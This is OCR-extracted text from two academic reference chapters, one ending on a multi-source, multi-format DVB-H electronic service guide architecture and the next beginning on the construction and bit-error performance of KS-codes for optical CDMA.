CBMS	Yes	No	No	No
OAI[3]	No	No	No	No
OMA	Yes	Yes	Yes	Yes

- **Fragment document format:** Each standard has its own XML fragment document format.

BASIC ARCHITECTURE

The main goals of the proposed architecture are: (a) to be able to retrieve information from heterogeneous sources, and (b) to broadcast content with multiple output formats simultaneously. To reach these goals, a three-layer architecture is proposed (Figure 2). Such layers are:

- **Connectors layer:** It retrieves information by means of connectors. A connector is an agent that can retrieve information from a specialised source and insert that information on the system. Connectors are explained on following subsections.
- **Server layer:** It stores aggregated information from connectors.
- **Senders layer:** It sends information by means of senders. A sender is an agent that can transmit data using a concrete protocol. Senders are explained on following subsections.

The information flow can be summarised as follows:


- Connectors retrieve information, process it, and send it to the main server. Each connector uses their own means to get the information.
- The main server receives information from connectors, checks it for changes (versioning information), and updates its own information. It also informs senders about changes.
- Senders transmit information using concrete protocols.

CONNECTORS LAYER

Connectors are components that retrieve information from any source. Examples:

- **Manual connector:** Users can introduce information by hand.
- **SAP connector:** Reads service announce protocol (Handley, Perkins, & Whelan, 2000) announces and collects SDPs.

Figure 2. Architecture overview



- **XMLTV connector:** Parses XMLTV (Avis, 2000) files an extracts information from them.
- **EPG Connector:** Parses MPEG2-TS PSI tables (ISO/IEC, 1994)(DVB, 2005) to get the EPG and extracts information from it.
- **CBMS connector:** Read a DVB-CBMS ESG (DVB, 2006)

A connector collects information from a system and translates connector's internal representation to server internal representation. It also maintains versioning about each piece of information (fragment) it gathers.

Due to versioning information, the server can reduce changes on its database and the senders have to retransmit only the new information. In order to avoid unnecessary versioning checks, connectors should only inform about changes in the source.

A connector may only provide a little subset of fragment types. It is not mandatory that a connector retrieve a complete ESG by itself. For example, a manual connector is expected to provide all fragment types while a SAP connector will only provide SDPs (Access Fragments).

In addition, connectors can be configured to filter out certain type of fragments even though it could provide them. For example, a manual connector can be configured to suppress scheduling information while providing only channels and access information. Scheduling information could be retrieved by means of other connector (e.g., a XMLTV connector).


At this point, a connector may reference to a fragment that it does not generate. In fact, it should happen when the XML connector, in the later example, gives scheduling information about a program referencing a channel. To solve this, connectors layer must be able to deal with cross references.

Connectors do not communicate directly with servers. They use a coordinator to link with the server. The connectors coordinator is in charge of solving cross references and to filter nonwanted fragments. This is carried out using a cross reference table (Figure 3). Fragments with broken references should not be sent to the core server. A connector can reference fragments in another connector using this mechanism.

Information can go from connectors to server in two ways: polling and event report. Polling interval can be set for each connector so that they are consulted regularly by the connectors coordinator and, as response, the information is sent to the server. Connectors server may use different frequencies for each connector, depending on the needs.

Sometimes is desirable that a connector informs at once when an event occurs. For that cases, connectors send their own reports (event report) when a relevant change occurs. The particular mechanism chosen depends on the concrete connector and its underlying technology. Usually, it is more efficient than the use

Figure 3. Cross references



of event report. In such connectors, it is recommended that polling gives all the information contained on the connector and the event report only changes. Hence, the server can gather all the information in a first step by polling, and then it will stay waiting for changes on the connectors signaled by event reports. When event report is not possible, the polling interval should be short enough to detect changes with the desired precision.

SERVER LAYER

The server layer is in charge of storing ESG information on a uniform common format. Server receives information from the connectors and integrates it with the stored data.

Each connector manages its own set of fragment identifiers. When they send information to the server using the connector server, connectors reference their internal identifiers. It is necessary to unify these identifiers. The server has the responsibility of generate global identifiers as receiving a new fragment, connectors coordinator asks the server for a new global identifier and store the correspondence between the global identifier and the connector's internal identifier. When connectors server talks with server, they must only use global identifiers.

Fragments are transported in transport objects carried by sessions, allowing traffic priority policies. The server has the responsibility of storing the information about the transport objects that are assigned to each fragment. So, a fragment can be transported by more than one transport object at once and by more than one session.

When a fragment arrives:

- It is assigned to a session in each sender. That is done by querying senders about what transports they assign to the fragment.
- Senders are requested to resend affected sessions. That is, senders must resend sessions that carries assigned transport objects.

When a fragment is deleted, senders are requested to resend affected sessions.

Fragments may carry expiration information. This allows connectors to avoid sending delete messages to the server.

SENDERS LAYER

The senders layer is in charge of broadcasting ESG information. There are several ESG formats and so an ESG architecture should allow the simultaneous broadcast of multiple formats. The proposed architecture reaches this goal by means of independent senders. Senders can transform ESG's internal representation to specific standards (CBMS, OAI...) and broadcast them in accordance with the standard they implement.

Senders are independent of one another, and thus each sender maintains its own internal state. Independence allows senders to have their own session partitions. Session assignments may be dynamic in time. That is, an assignment in time X may be invalid in time X+Y, so senders can have a set of rules to assign transports to fragments and they must reevaluate it periodically to be sure all fragments are assigned to the correct transport. When fragments must be changed from one transport to another, senders inform the server about the change and retransmit affected sessions.

It should be noted that each connector can make use of its own output protocol, but our architecture does not impose any protocol. All OAI, CBMS, and OMA use FLUTE, XML, and binary headers; whereas, for example, an EPG sender does not use XML nor FLUTE using, for example, MPEG2 tables instead.

MULTIPROVIDER EXTENSION

ESG standards take into account multiprovider scenarios. The architecture is extended to deal with this situation.

The main additional requirement of the extended architecture are:

- Each provider needs to administer its own ESG.
- Each provider has its own sources of information.
- In ESGs, there can be only one bootstrap on the air.

The main idea under the extension is to keep the original architecture with minimal changes, assuming that the proposed architecture is a system running in a node. Several nodes can be deployed on the same machine or in different ones. With this vision, a provider can be installed

on each node. This little change satisfies the first two requirements, but not the third one. To do so, nodes must be classified in master and slaves nodes:

- **A unique master node:** It has the control of the bootstrap.
- **Several slave nodes:** They send carousel information to their master node.


In this extension, shown in Fgure 4, the server must check connectivity with providers. When a connection is lost with a provider, the server must update bootstrap information and stop announcing the provider. When the provider recovers its connection, the server must update the bootstrap information again to reflect the new situation.

PRACTICAL EXAMPLES

Local/Global Contents

One common scenario is the insertion of local/global media on the ESG. This scenario raises the following problem: different ESGs on each local domain (a region, cell...) must be broadcasted with local contents but with a common shared information (global contents). It must be taken into account that it is only a problem

Figure 4. Master/slave extension to provide support for multiple providers



of signaling the existence of the contents, not broadcasting the contents itself.

One goal is to avoid the local suppliers from having to replicate all global information on their domains. The best approach is to allow the inserting of common information at a unique location.

This architecture is able to meet this objective. The way of doing that is to have one node acting as the global contents node. This node is in charge of broadcasting shared information among all local nodes. The way that it can be done is by means of a sender that broadcasts the information in a suitable way for the specific domain and that is received by specialised connectors on local nodes. Connectors will integrate common information with local information and start broadcasting mixed information on their domains. This scenario can be sketched in Figure 5a.

Global sender can send information over a wired net or by satellite using FLUTE or an ad-hoc protocol. It must be adapted to particular needs.

ESG Adapter

In some scenarios, it can be necessary to transform an ESG format to another ESG format. For example: an OAI ESG to a CBMS ESG. This can be done because of different causes: a transitional stage after a change, reusing source ESG information while simultaneously broadcasting destination ESG format.

To do it, a connector that retrieves information from source ESG must be used. This information is inserted in the server and broadcasted in the ESG output format (see Figure 5b).


FUTURE TRENDS

This architecture can be improved by adding replication capabilities. The goal is to reach 1:1 fault tolerance in order to be able to start another node replacing the current one in case of failure. This goal can be reached by having a secondary node installed with each primary node. This secondary node should receive information from the primary node by means of a link between their servers. The information consists in raw data that will be directly inserted on a secondary node server. The secondary node should monitor primary one and, when connection is lost, it starts broadcasting the ESG.

Also, EPG (DVB-T, DVB-S) support can be added. The main point here is the way ESG and EPG systems signal access to media. The first use SDPs, while the later uses a complete different approach. The model must be changed to deal with this difference by abstracting the access

mode. One possible way of doing this is defining access types supported by the server. Thus, connectors should provide access information for all access types. Each access type manages its own kind of information.

Figure 5. (a) Global/local broadcast scenario (b) ESG adapter



Also, senders can specify which access types they support and filter the ones they do not.

CONCLUSION

Actual ESG systems have a lot in common and this can be exploited to develop a common architecture that allows simultaneous broadcast of multiple ESG standards.

An scalable architecture has been shown with multiple sources of information. This architecture allows heterogeneous sources by carrying out translations from external formats to a common internal format. This architecture imposes a strong layer isolation in order to have high extensibility. Isolation between layers allows the creation of new connectors (information sources) without affecting senders (information generators), and vice versa.

This architecture can be also used to act as a wrapper or translator between ESG systems by creating connectors that read different ESG systems and broadcast the retrieved information with the correct senders.

It was shown how a local/global delivery information content could be done with this architecture without any special adaptation.

By setting different nodes, a multiprovider architecture can be created with minimum changes. This extended architecture allows providers to have control over its own ESG without affecting other providers.

The model can be changed to deal with other electronic guide systems such as EPGs adapting the way of modeling the access to the media.

Finally, this architecture is suitable for node replication, giving 1:1 fault tolerance capabilities.

REFERENCES

Avis, E. (2000). Retrieved April 24, 2007, from http://xmltv.org

Berners-Lee, T., Fielding, R.T., & Masinter, L. (1998). *Uniform resource identifiers (URI): Generic syntax. RFC 2396, The Internet Society.*

DVB. (2004). *Digital video broadcasting (DVB): Transmission system for handheld terminals (DVB-H)*. ETSI EN 302 304, European Telecommunications Standards Institute.

DVB. (2005). *Digital video broadcasting (DVB): Specification for Service Information (SI) in DVB systems*. ETSI EN 300 468 V1.7.1, European Telecommunications Standards Institute.

DVB. (2006). *Digital video broadcasting (DVB): IP datacast over DVB-H: Electronic service guide (ESG)*. ETSI TS 102 471 V1.1.1, European Telecommunications Standards Institute.

Handley, M., & Jacobson, Y. (1998). *SDP: Session description protocol*. RFC 2327, The Internet Society.

Handley, M., Perkins, C., & Whelan, E. (2000). *Session annoucement protocol*. RFC 2974, IETF, The Internet Engineering Task Force.

ISO/IEC. (1994). G*eneric coding of moving pictures and associated audio systems*. International Standard 13818-1, International Organisation for Standardisation ISO/IEC.

NOKIA. (2006). *NOKIA DVB-H mobile TV implementation guidelines: Service guide*. Open Standard Release 1.5, Nokia Corporation.

OMA .(2006). *Service guide for mobile broadcast services*. Open Standard Draft Version 1.0, Open Mobile Alliance.

Paila, T., Luby, M., Lehtonen, R., Roca, V., & Walsh, R. (2004). *FLUTE : File Delivery over Unidirectional Transport*. RFC 3926, The Internet Society.

W3C. (1998). *Extensible markup language (XML) 1.0*. (Tech. Rep. No. REC-xml-19980210). W3C.

KEY TERMS

Asynchronous Layered Coding (ALC): A massively scalable reliable content delivery protocol, for multiple rate congestion controlled reliable content delivery. The protocol is specifically designed to provide massive scalability using IP multicast as the underlying network service.

Digital Video Broadcast-Handheld(DVB-T): DVB-H technology adapts the successful DVB-T system for digital terrestrial television to the specific requirements of handheld, battery-powered receivers.

Electronic Service Guide (ESG): A tool to inform the DVB-H subscribers about the contents available at any time and how to access to those contents. In order to watch TV programs on their hand-held device, users choose a service from the list of available services in the air.

Interactive Service: A service which provides the means for bi-directional exchange of information between users. Interactive services are divided into three classes of services: conversational services, messaging services, and retrieval services.

Multipurpose Internet Mail Extensions (MIME): An Internet standard that extends the format of e-mail to support text in character sets other than US-ASCII, nontext attachments, multipart message bodies, and header information in nonASCII character sets. The content types defined by MIME standards are also of importance outside of e-mail, such as in communication protocols like HTTP for the World Wide Web.

Session Announcement Protocol (SAP): A protocol for broadcasting multicast session information. SAP was published by the IETF as RFC 2974. SAP typically uses session description protocol (SDP) as the format of the session descriptions, and the multicast sessions typically use real-time transport protocol (RTP).

Session Description Protocol (SDP): A format for describing streaming media initialization parameters. It has been published by the IETF as RFC 4566. SDP is intended for describing multimedia sessions for the purposes of session announcement, session invitation, and other forms of multimedia session initiation.

Streaming: A mechanism by which media content is rendered at the same time that it is being transmitted to the client.

Subscriber: A subscriber is an entity (e.g., a user) that is engaged in a subscription with a service provider.

ENDNOTES

1. Strongly based on OMA descriptions.
2. Explicit use of interactivity, that is, information about interactivity on the ESG.
3. OAI is evolving to use both profiles CBMS XML fragment document format and the OMA-BCAST one.

Unified KS–Code

M. K. A. Abdullah
University Putra Malaysia, Malaysia

S. A. Aljunid
Kolej Universiti Kejuruteraan Utara Malaysia (KUKUM), Malaysia

M. D. A. Samad
University Putra Malaysia, Malaysia

S. B. A. Anas
University Putra Malaysia, Malaysia

R. K. Z. Sahbudin
University Putra Malaysia, Malaysia

M. Mokhtar
University Putra Malaysia, Malaysia

INTRODUCTION

Many codes have been proposed for optical CDMA system as discussed in Svetislav, Mari, Zoran, Kosti, and Titlebaum (1993), Salehi (1989), Liu and Tsao (2002), Maric, Moreno, and Corrada (1996), Wei and Ghafouri-Shiraz (2002), and Prucnal, Santoro, and Ting (1986). Optical code division multiple access (OCDMA) has been recognized as one of the most important technologies for supporting many users in shared media simultaneous, and in some cases can increase the transmission capacity of an optical fiber. OCDMA is an exciting developments in short haul optical networking because it can support both wide and narrow bandwidth applications on the same network, it connects large number of asynchronous users with low latency and jitter, and permits quality of service guarantees to be managed at the physical layer, offers robust signal security and has simplified network topologies. However, for improperly designed codes, the maximum number of simultaneous users and the performance of the system can be seriously limited by the multiple access interference (MAI) or crosstalk from other users.

Another issue in OCDMA is how the coding is implemented. The beginning idea of OCDMA was restricted in time domain, in which the encoding/decoding could not been fully utilized in optical domain. Therefore a new coding in OCDMA has been introduced based on spectral encoding (Kavehrad & Zaccarin, 1995; Pearce & Aazhang, 1994; Smith, Blaikie, & Taylor, 1998; Wei & Ghafouri-Shiraz, 2002). The system, called Optical Spectrum CDMA, or OS-CDMA, has the advantage of using inexpensive optical sources, and simple direct detection receivers. In this article with an emphasis on the Spectral Amplitude Coding scheme, a new code known as Khazani-Syed (KS) code is introduced.

BACKGROUND

The unique concept of KS-codes is due to the arrangement of two subcodes in their code family, in a way that the resulting cross-correlation among two users is always less or equal to one (Al Junid, Ali, Ramli, & Abdullah, 2004; Aljunid, Zan, Anas, & Abdullah, 2004; Aljunid, Samad, Othman, Hisham, Kasiman, & Abdullah, 2005). Before probing any further, let us define the

Figure 1. Venn diagram: KS-Code, C





Figure 2. KS-Code, W=4, M=2



four important parameters used to characterize the KS-code. They are code weight, *W*, number of mapping, *M*, number of users, *K*, and code length, *N*.

The properties of KS-code can be best depicted in a Venn diagram, as shown in Figure 1. Let C_i and C_j, be two different codes which belong to two different users, with $i \neq j$. Both codes are from the same family of KS-code, **C**. *P(A)* and *P(B)* are defined as the probability of existence of subcodes *A* and *B*, respectively. Both codes, C_i and C_j would have one of three subcodes combination probabilities; either (1) $P(A) > 0$ *and* $P(B) > 0$ or (2) $P(A) > 0$ *and* $P(B) = 0$ or (3) $P(A) = 0$ *and* $P(B) > 0$. From Figure 1, it is stated that in KS-code, the event of $A \cap B$ is defined as in-phase CC, where the frequency of $f(A \cap B)$ occurs at most one. In another word, the maximum CC, $\lambda = 1$ (i.e., the in-phase CC of [1 1 0] and [0 1 1] is equal to one).

The relationship between these events and the three probabilities of C_i or C_j is explained by example in Figure 2. Let a family code **C** consist of C_u codes, u=1,2,..,6, and *M* be the number of mapping, *M*=1,2. Code C_1 and C_4 are arranged in such a way that $P(A) > 0$ *and* $P(B) = 0$, while in contrast, both code C_3 and C_6 have $P(A) = 0$ *and* $P(B) > 0$. There is also probability that $P(A) > 0$ *and* $P(B) > 0$, as in code C_2 and C_5. It can be seen that any of the two codes within the same mapping would have resulting an in-phase CC, $\lambda = 1$, for example between C_1 and C_2. Meanwhile, any code's spectrum would not affect the other's spectrum from different mapping, thus $\lambda = 0$ (e.g., between C_3 (from *M*=1) and C_6 (*M*=2)).

CONSTRUCTION OF KS-CODE

As stated earlier, the construction of KS-code family is influenced by the arrangement of two subcodes A = [110] and B = [011]. It is therefore important to define the position of each subcode in each user, while the remaining subcodes are filled with [000]. For example, by referring to Figure 2, each subcode can be initialized by the position of 1, 4, 7, 10, 13, or 16 (as in circle). At this point, the application of matrix is valuable for the code construction. Let the basic code be defined

Equation (1).

$$
\mathbf{C(1)}=\begin{array}{c}
\begin{array}{ccccccccccc}
\alpha_{1,1} & & & \alpha_{1,2} & & & & \alpha_{1,\frac{W}{2}} & & & \\
\downarrow & & & \downarrow & & & & \downarrow & & &
\end{array}\\
\begin{bmatrix}
c_{1,1} & c_{1,2} & c_{1,3} & \cdots & \cdots & \cdots & \cdots & \cdots & c_{1,N_B-1} & c_{1,N_B} \\
c_{2,1} & c_{2,2} & c_{2,3} & \cdots & \cdots & \cdots & \cdots & \cdots & c_{2,N_B-1} & c_{2,N_B} \\
c_{3,1} & c_{3,2} & c_{3,3} & \cdots & \cdots & \cdots & \cdots & \cdots & c_{3,N_B-1} & c_{3,N_B} \\
\vdots & \vdots & \vdots & & & & & & \vdots & \vdots \\
\vdots & \vdots & \vdots & & & & & & \vdots & \vdots \\
c_{K_B,1} & c_{K_B,2} & c_{K_B,3} & \cdots & \cdots & \cdots & \cdots & \cdots & c_{K_B,N_B-1} & c_{K_B,N_B}
\end{bmatrix}
\end{array}
$$

as the family code of M=1, **C(1)** and represented in equation (1).

Where $K_B = \frac{W}{2} + 1$ and $N_B = 3\sum_{i=1}^{\frac{W}{2}} i.K_B$ is the basic code's row size, which is also known as the basic number of users, and N_B denoted as the basic code's column size, or the basic code length. Meanwhile, $\alpha_{1,1}, \alpha_{1,2} \ldots \alpha_{1,W/2}$ determine the initial positions of sub-code A=[110] in user 1. In each case, $\alpha_{1,1} = 1$, then see equation (2).

The matrix of sub-code A=[110] position can be represented by equation (3).

Where $\alpha_{1,1} = 1$, $\alpha_{1,j} = \bigcup_{j=2}^{W/2} \alpha(1, j-1) + 3$ and for $2 < i \le \frac{W}{2}$, $\alpha_{i,j} = \bigcup_{i=2}^{\frac{W}{2}} \bigcup_{j=i}^{\frac{W}{2}} \alpha(i-1, j-1) + 3\left(\frac{W}{2} + |i-2|\right)$.

Meanwhile the position of sub-code B=[011] is defined in equation (4).

Once all the positions of both subcodes have been defined, two subfamily codes of $\mathbf{C}_\alpha$ and $\mathbf{C}_\beta$ are formed by the definitions below:

$$
\mathbf{C}_\alpha \Leftrightarrow \bigcup_{i=}^{\frac{W}{2}} \bigcup_{j=i}^{\frac{W}{2}} C(i, \alpha(i,j) : \alpha(i,j)+2) = [1 \quad 1 \quad 0]
$$

and

$$
\mathbf{C}_\beta \Leftrightarrow \bigcup_{i=1}^{\frac{W}{2}} \bigcup_{j=1}^{i} C(i+1, \beta(i,j) : \beta(i,j)+2) = [0 \quad 1 \quad 1]
$$

and **C(1)** is obtained by the union of $\mathbf{C}_\alpha$ and $\mathbf{C}_\beta$, where $\mathbf{C(1)} = \mathbf{C}_\alpha \cup \mathbf{C}_\beta$.

If the number of mapping is increased, then the code size is extended by $m*K_B$ and the basic code is extended diagonally, as shown in equation (5).

Equation (2).

$$
\mathbf{C(1)}=\begin{array}{c}
\begin{array}{l}
\alpha_{1,1}=1 \\
\downarrow
\end{array}\\
\begin{bmatrix}
1 & 1 & 0 & \cdots & \cdots & \cdots & \cdots & \cdots & c_{1,N_B-1} & c_{1,N_B} \\
c_{2,1} & c_{2,2} & c_{2,3} & \cdots & \cdots & \cdots & \cdots & \cdots & c_{2,N_B-1} & c_{2,N_B} \\
c_{3,1} & c_{3,2} & c_{3,3} & \cdots & \cdots & \cdots & \cdots & \cdots & c_{3,N_B-1} & c_{3,N_B} \\
\vdots & \vdots & \vdots & & & & & & \vdots & \vdots \\
\vdots & \vdots & \vdots & & & & & & \vdots & \vdots \\
c_{K_B,1} & c_{K_B,2} & c_{K_B,3} & \cdots & \cdots & \cdots & \cdots & \cdots & c_{K_B,N_B-1} & c_{K_B,N_B}
\end{bmatrix}
\end{array}
$$

Equation (3).

$$\boldsymbol{\alpha} = \begin{bmatrix} \alpha_{1,1} & \alpha_{1,2} & \alpha_{1,3} & \cdots & \alpha_{1,\frac{W}{2}} \\ & \alpha_{2,2} & \alpha_{2,3} & \cdots & \alpha_{2,\frac{W}{2}} \\ & & \alpha_{3,3} & \cdots & \alpha_{3,\frac{W}{2}} \\ & & & \ddots & \vdots \\ & & & & \alpha_{\frac{W}{2},\frac{W}{2}} \end{bmatrix}$$

Equation (4).

$$\boldsymbol{\beta} = \boldsymbol{\alpha}' = \begin{bmatrix} \alpha_{1,1} & & & & \\ \alpha_{1,2} & \alpha_{2,2} & & & \\ \alpha_{1,3} & \alpha_{2,3} & \alpha_{3,3} & & \\ \vdots & \vdots & \vdots & \ddots & \\ \alpha_{1,\frac{W}{2}} & \alpha_{2,\frac{W}{2}} & \alpha_{3,\frac{W}{2}} & \cdots & \alpha_{\frac{W}{2},\frac{W}{2}} \end{bmatrix}$$

Equation (5).

$$\mathbf{C}(\mathbf{m}) = \begin{bmatrix} \mathbf{C(1)} & \mathbf{0} & \mathbf{0} & \mathbf{0} \\ \mathbf{0} & \mathbf{C(2)} & \mathbf{0} & \mathbf{0} \\ \mathbf{0} & \mathbf{0} & \ddots & \mathbf{0} \\ \mathbf{0} & \mathbf{0} & \mathbf{0} & \mathbf{C(M)} \end{bmatrix}$$

where the matrix size of each **0** and C(m), $2 < m \leq M$ is the same as **C(1)** matrix size.

Relationship between Code Weight, W, number of Mapping, M and number of User, K, and Code Length, N
Based on the code construction, the relationship between four important parameters; code weight, number of mapping, number of user, and the code length is derived. Given the code weight =W, and number of mappin =M, then the maximum users is obtained as $K_{max}(M)$:

$$K_{\max}(M) = M * \left(\frac{W}{2} + 1\right)$$

Then the corresponding maximum code length is derived as:

$$N_{K\max}(M) = 3 * M * \sum_{i=1}^{\frac{W}{2}} i \tag{1}$$

In order to determine the code length of k^{th} user at certain M, where $K_{max}(M - 1) < k \leq K_{max}(M)$, the following conditions are observed:

$$N_K(M) = \begin{Bmatrix} N_{K\max}(M) & \text{if } K(M) = K_{\max}(M) \\ N_{KM}(M) & \text{if } K(M) \neq K_{\max}(M) \end{Bmatrix} \tag{2}$$

where $N_{K\max}(M)$ is defined as in (1) and,

$$N_{KM}(M) = N_{K\max}(M) - \left(3 * \sum_{j=1}^{K\max(M) - K(M) - 1} j + 1\right)$$

Note that the k^{th} user defined as above is considered as the optimum users, which is available in certain code weight, and its related number of mapping. Besides, if a number of user, K, and its code weight, W, have been identified, then the related number of mapping, M, is defined as:

$$M = \left\lceil \frac{K(M)}{\frac{W}{2} + 1} \right\rceil,$$ where M is equal to greater integer of $\left(\frac{K(M)}{\frac{W}{2} + 1}\right)$.

KS-Code Performance

Existing codes like OOC, MFH, Hadamard, and Prime codes are suffering from various limitations one way or another. The codes constructions are either complicated sucah as OOC and MFH codes, the cross-correlation are not ideal, for examples; Hadamard and Prime codes as in (Gyselings, Morthier, & Baets, 1999), or the code length is too long like in OOC and Prime code. Too long a code length is considered disadvantageous in its implementation because either very wide band sources or very narrow filter bandwidths are required. On the other hand, too short a code may not be desirable be-

Table 1. Comparison between KS-Code (W=4), MFH, OOC, Hadamard and Prime Codes for same number of user K = 30

No	Codes	No Of User (K)	Weight	Code Length(N)
1	OOC	30	4	364
2	Prime Code	30	31	961
3	KS-Code (W=4)	30	4	90
4	Hadamard	30	16	32
5	MFH	30	7	42

cause it limits the flexibility of the code. For comparison purposes, Table 1 shows the code length required by the different codes to support 30 users. Meanwhile, Figure 3 shows the relation between number of active user (*K*) and the system performance by considering only phase induced intensity noise (PIIN). It shows that the bit error rate (BER) increases as the number of active user increases. If we consider only the PIIN noise, the SNR is given by:

$$\text{SNR} = \frac{2\,\Delta V\,W}{BK[(\frac{2K_B-2}{W}) + W]} \tag{3}$$

and

$$\text{BER} = \tfrac{1}{2}\,erfc\,(\sqrt{\tfrac{SNR}{8}}\,) \tag{4}$$

In equation (3), SNR depends on code weight *W*, number of user *K*, ΔV, *B* and K_B. However, in Figure 3, the values of *B*, and ΔV are fixed (i.e., $B = 311$ MHz and $\Delta V = 3.75$ THz), but *K* varied from 10 to 127 user.

It is shown from Figure 3 that the system using KS-code (MDW, W=4 and 6) can support much larger number of users than when Hadamard and MFH codes are used. When the code weight is increased, the performance of all the codes improved. Nevertheless, there are large improvements in the DW code family (KS-code, W=2) performance. This is because of the superior properties of DW code family that can suppress the PIIN noise.

